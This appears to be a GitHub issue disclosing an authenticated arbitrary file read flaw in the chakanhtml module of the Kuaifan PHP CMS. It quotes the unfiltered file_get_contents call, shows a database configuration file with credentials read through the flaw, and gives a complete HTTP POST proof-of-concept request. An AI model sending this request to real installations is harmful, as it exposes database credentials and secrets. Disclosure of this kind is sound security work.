
Arbitrary file read vulnerability in the html_url parameter of the chakanhtml.module.php #3

○ Open ztxyzwd opened this issue on Jan 13, 2021 · 0 comments

ztxyzwd commented on Jan 13, 2021 • edited


Hello, I found that there is a Arbitrary file read vulnerability in the html_url parameter of the chakanhtml.module.php file on the website. The html_url parameter is not filtered for dangerous characters, resulting in a vulnerability.This vulnerability requires logging in to the background.



```php
<?php
/*
 * 查看源码
 * ============================================================================
 * 版权所有: 快范网络, 并保留所有权利。
 * 网站地址: http://www.kuaifan.net;
 * ----------------------------------------------------------------------------
 * 这不是一个自由软件! 您只能在不用于商业目的的前提下对程序代码进行修改和
 * 使用; 不允许对程序代码以任何形式任何目的的再发布。
 * ============================================================================
 */
if(!defined('IN_KUAIFAN')) exit('Access Denied!');


if ($_POST['dosubmit']){
    $html = file_get_contents($_POST['html_url']);
    $html = mb_convert_encoding( $html, 'UTF-8', 'UTF-8,GBK,GB2312,BIG5' );
    if ($_POST['html_head']){
        if (strpos($html, "<body") !== false && strpos($html, "</body") !== false){
            $html_arr = explode('<body',$html);
            $html_arr = explode('</body',ltrim(trim($html_arr[1]), '>'));
            $html = trim($html_arr['0']);
        }
        if (strpos($html, "<wml") !== false && strpos($html, "</wml") !== false){
            $html_arr = explode('<wml',$html);
            $html_arr = explode('</wml',ltrim(trim($html_arr[1]), '>'));
            $html = trim($html_arr['0']);
        }
    }
    $smarty->assign('html', $html);
```

Read the database configuration file through the vulnerability




查看源码

地址: caches/config.php

方式: 显示在输入框

带文件头: 是

注: 学习wml好办法! 多看多查!



查看源码

```
<?php
                    $dbhost   = "localhost";

                    $dbname   = "kuaifan";

                    $dbuser   = "root";

                    $dbpass   = "123456";

                    $dbcharset = "utf8";

                    $pre     = "kf_";

                    $KF_cookiedomain = "";

                    $KF_cookiepath =  "/";

                    $KF_pwdhash = "wzaEqRZ02x9BXtnq";

                    define("CHARSET","utf-8");

                ?>
```

poc:

```
POST /index.php?m=admin&allow=VsexFwGXtxWFB9EypPDSLC7g-&vs=5&c=chakanhtml&a=index HTTP/1.1
Host: kuaifan.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 98
Referer: http://kuaifan.com/index.php?m=admin&allow=VsexFwGXtxWFB9EypPDSLC7g-&vs=5&c=chakanhtml
Cookie: PHPSESSID=93tspfs5s9e6dog3245nkiq3d7; backhttp[0]=http%3A%2F%2Fkuaifan.com%2Findex.php%3Fm%3Dadmin%26allow%3DVsexFwGXtxWFB9EypPDSLC7g-%26c%3Dchakanhtml;
backhttp[1]=http%3A%2F%2Fkuaifan.com%2Findex.php%3Fm%3Dadmin%26allow%3DVsexFwGXtxWFB9EypPDSLC7g-%26c%3Dchakanhtml%26a%3Dindex;
backhttp[2]=http%3A%2F%2Fkuaifan.com%2Findex.php%3Fm%3Dadmin%26allow%3DVsexFwGXtxWFB9EypPDSLC7g-%26c%3Dchakanhtml; UM_distinctid=1735aa0c7f16b6-00d9b452785a7a-
12666d4a-144000-1735aa0c7f2581
Connection: close
Upgrade-Insecure-Requests: 1

html_url=caches%2Fconfig.php&html_view=0&html_head=0&dosubmit=%E6%8F%90%E4%BA%A4%E6%9F%A5%E7%9C%8B
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant